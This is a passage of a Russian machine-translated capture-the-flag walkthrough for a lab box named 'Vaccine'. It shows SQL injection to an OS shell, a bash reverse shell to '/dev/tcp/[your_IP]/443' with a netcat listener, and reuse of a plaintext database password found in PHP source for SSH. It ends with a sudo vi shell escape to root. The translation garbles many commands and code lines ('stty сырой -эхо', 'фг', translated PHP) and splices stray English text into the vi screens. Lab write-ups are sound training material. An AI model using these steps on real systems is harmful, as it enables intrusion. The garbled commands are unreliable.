[12:50:45] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[12:50:45] [INFO] fingerprinting the back-end DBMS operating system
[12:50:46] [INFO] the back-end DBMS operating system is Linux
[12:50:46] [INFO] testing if current user is DBA
[12:50:46] [INFO] retrieved: '1'
[12:50:46] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[12:50:46] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER

os-shell>
```

Мы получили оболочку, однако она не очень стабильна и интерактивна. Чтобы сделать его более стабильным, мы будем использовать следующую полезную нагрузку:

```
bash -c "bash -i >& /dev/tcp/[your_IP]/443 0>&1"
```

Мы включим прослушиватель netcat на порту 443:

```
$ sudo nc -lvpn 443
listening on [any] 443 ...
```

Затем мы выполним полезную нагрузку:



```
os-shell> bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a] ((Press Enter for default response))
```

Мы вернемся к нашему слушателю, чтобы увидеть, получили ли мы соединение:



```
$ sudo nc -lvpn 443
listening on [any] 443 ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 43086
bash: cannot set terminal process group (4166): Inappropriate ioctl for device
bash: no job control in this shell

postgres@vaccine:/var/lib/postgresql/11/main$ whoami
whoami
postgres

postgres@vaccine:/var/lib/postgresql/11/main$
```

Мы получили точку опоры. Мы быстро сделаем нашу оболочку полностью интерактивной:

```
python3 -c 'импорт pty;pty.spawn("/bin/bash")' CTRL+Z
```

```
stty сырой -эхо
фг
экспорт ТЕРМИН=xterm
```

Теперь у нас есть полностью интерактивная оболочка.

Флаг пользователя можно найти в `/var/lib/postgresql/`:

```
postgres@vaccine :~$ ls
```

```
пользователь.txt
```

```
postgres@vaccine :~$
```

Повышение привилегий

мы пользователь `постgres`, но мы не знаем пароль от него, а значит, не можем проверить наш `судо` привилегии:

```
postgres@vaccine :~$ sudo -l [sudo]  
пароль для postgres:
```

Мы попробуем найти пароль в `/var/www/html` папка, так как машина использует как PHP, так и SQL, это означает, что должны быть учетные данные в открытом тексте:

```
postgres@vaccine :/var/lib/postgresql/11/main$                               компакт-диск /var/www/html  
postgres@vaccine :/var/www/html$      ls -la  
всего 392  
drwxr-xr-x 2 корень корень      4096 23 июл 14:00 . 4096 23  
drwxr-xr-x 3 корень корень      июл 14:00 ..  
- rw-rw-r-- 1 root root 362847 Feb          3  2020 год.png  
- rw-r--r-- 1 корневой корень     4723 фев      3  2020 панель инструментов.css  
- rw-r--r-- 1 корневой корень     50 янв 30    2020 панель инструментов.js  
- rw-r--r-- 1 корневой корень     2313 фев      4  2020 панель инструментов.php  
- rw-r--r-- 1 корневой корень     2594 фев      3  2020 index.php  
- rw-r--r-- 1 корневой корень     11:00 30 января 2020 лицензия.txt  
- rw-r--r-- 1 root root postgres@vaccine:3/фев.   2020 стиль.css  
var/www/html$
```

В `панель инструментов.php`, мы обнаружили следующее:

```
сесн_старт();  
if($_SESSION['логин'] !== "true") {  
    header("Расположение: index.php");  
    умереть();  
}  
пытаться {  
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres  
    password=P@s5w0rd !");  
}
```

Пароль:

P@s5w0rd !

Обратите внимание, что оболочка может внезапно умереть, вместо того, чтобы заново выполнять эксплойт, мы будем использовать SSH для входа в систему:

```
└─[ilinor@Parrot]─[~/вакцина] └──
$ ssh postgres@10.129.95.174
Подлинность хоста «10.129.95.174 (10.129.95.174)» не может быть установлена. Отпечаток ключа
ECDSA — SHA256:eVsQ4RXbKR9eOZaXSlMmyuKTDOQ39NAb4vD+GOegBvk. Вы уверены, что хотите
продолжить подключение (да/нет/[отпечаток пальца])? да Предупреждение: «10.129.95.174» (ECDSA)
навсегда добавлен в список известных хостов. Пароль postgres@10.129.95.174 : P@s5w0rd !
```

Добро пожаловать в Ubuntu 19.10 (GNU/Linux 5.3.0-64-общий x86_64)

- * Документация: <https://help.ubuntu.com> <https://landscape.canonical.com>
- * Управление: <https://landscape.canonical.com>
- * Поддерживать: <https://ubuntu.com/advantage>

Системная информация по состоянию на 24 июля 2021 г., 11:16:59 UTC

Система нагрузка: 0,0	Процессы: 245
Применение из /: 35,0% из 8,73 ГБ	Пользователи вошли в: 0
Использование памяти: 19%	IP-адрес для ens160: 10.129.95.174
Использование свопа: 0%	

* Сверхоптимизирован для небольших помещений — узнайте, как мы сократили объем памяти MicroK8, чтобы сделать его самым компактным полноценным K8.

<https://ubuntu.com/blog/microk8s-оптимизация памяти>

0 обновления могут быть установлены сразу. 0 из этих обновлений являются обновлениями безопасности.

Ваш выпуск Ubuntu больше не поддерживается. Для получения информации об обновлении посетите: <http://www.ubuntu.com/releaseendoflife>

Доступен новый релиз 20.04.2 LTS. Запустите «do-release-upgrade», чтобы обновить его.

Программы, включенные в систему Ubuntu, являются свободным программным обеспечением; точные условия распространения каждой программы описаны в отдельных файлах в /usr/share/doc/*copyright.

Ubuntu поставляется АБСОЛЮТНО НИКАКИХ ГАРАНТИЙ, насколько это разрешено применимым законодательством.

```
postgres@vaccine :~$
```

Мы будем вводить **Судо -л** чтобы увидеть, какие привилегии у нас есть:

```
postgres@vaccine :~$ sudo -l [sudo]
```

пароль для postgres:

Соответствие записей по умолчанию для postgres на вакцине:

```
env_keep+="ЯЗЫК_LINGUAS LC_*_XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH  
XUSERFILESEARCHPATH",  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass
```

Пользователь postgres может запускать следующие команды для вакцины:

```
(BCE) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

```
postgres@vaccine :~$
```

Итак, у нас есть **Судо** привилегии для редактирования файла pg_hba.conf с помощью vi, запустив **Судо /бин/ви** [/etc/postgresql/11/main/pg_hba.conf](https://grammtfobins.grammithub.io/grammtfobins/vi/#sudo). Мы перейдем к GTFOBins, чтобы узнать, можем ли мы злоупотреблять этой привилегией:

<https://grammtfobins.grammithub.io/grammtfobins/vi/#sudo>

Если sudo разрешает запуск двоичного файла от имени суперпользователя, он не теряет повышенные привилегии и может использоваться для доступа к файловой системе, расширения или сохранения привилегированного доступа.

```
sudo vi -c ':!/bin/sh' /dev/null
```

Итак, мы выполним его:

```
postgres@vaccine :~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' /dev/null
```

Извините, пользователю postgres не разрешено выполнять '/bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' /dev/null' от имени пользователя root на вакцине.

Мы не можем выполнить следующую команду, потому что **Судо** ограничивается только **/бен/ви** [/etc/postgresql/11/main/pg_hba.conf](https://grammtfobins.grammithub.io/grammtfobins/vi/#sudo).

Согласно GTFOBins, есть и альтернативный способ:

ВИ

:установить оболочку=/bin/sh

:оболочка

Так что мы также выполним это:

```
postgres@vaccine :~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

Нам удалось открыть **ВИ** editor в качестве суперпользователя с привилегиями root:

```
# PostgreSQL Client Authentication Configuration File as superuser by sudo, it does not drop the elevated privileges and may be
# ===== used to access the file system, escalate or maintain privileged access.
#
# Refer to the "Client Authentication" section in the PostgreSQL documentation for a complete description of this file. A short
# synopsis follows.
#
# So we will execute it.
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms: pgresql/11/main/pg_hba.conf -c '/!bin/sh' /dev/null
#
# local      DATABASE  USER  METHOD [OPTIONS]
# host       DATABASE  USER  ADDRESS METHOD [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS METHOD [OPTIONS]
# hostnoss  DATABASE  USER  ADDRESS METHOD [OPTIONS] and because sudo is restricted to only /bin/vi
#
# (The uppercase items must be replaced by actual values.)
#
# There's also an alternative way according to GTEOBins.
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnoss" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
#/etc/postgresql/11/main/pg_hba.conf" 99L, 4659C
```

1,1

Top

Теперь будем нажимать **:** кнопка, чтобы установить инструкции внутри **ВИ**:

:установить оболочку=/bin/sh

```
# PostgreSQL Client Authentication Configuration File
# =====
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
#       [connection_type] [DATABASE] [USER] [METHOD] [OPTIONS]
#
# local    DATABASE USER METHOD [OPTIONS]           superuser, which has root privileges
# host     DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl  DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnoss  DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnoss" is a
# plain TCP/IP socket.
#
# [USER] can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the [DATABASE] and [USER] fields
# [DATABASE] can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# Now we will press the ... button to set the instructions inside. You
# can also write a file name prefixed with "@" to include names
# from a separate file.
#
#:set shell=/bin/sh
```

Затем мы откроем тот же интерфейс инструкций и введем следующее:

:оболочка

```
# PostgreSQL Client Authentication Configuration File
# =====
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
#       [connection_type] [DATABASE] [USER] [METHOD] [OPTIONS]
#
# local    DATABASE USER METHOD [OPTIONS]           superuser, which has root privileges
# host     DATABASE USER ADDRESS METHOD [OPTIONS]
# hostssl  DATABASE USER ADDRESS METHOD [OPTIONS]
# hostnoss  DATABASE USER ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnoss" is a
# plain TCP/IP socket.
#
# [DATABASE] can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# [USER] can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the [DATABASE] and [USER] fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
#:shell!
```

После того, как мы выполним инструкции, мы увидим следующее:

```
postgres@vaccine :~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

```
# кто я  
корень  
# я бы  
uid=0(корень) gid=0 (корень)  группы=0 (корень)  
#
```

Флаг root можно получить в корневой папке:

Примечание **быть** переключиться на **/бин/баш** оболочка:

```
# компакт-диск /корень  
# удар  
root@vaccine :~#    ls  
корень.txt  
root@vaccine :~#
```

Мы успешно получили корневой флаг, поздравляем!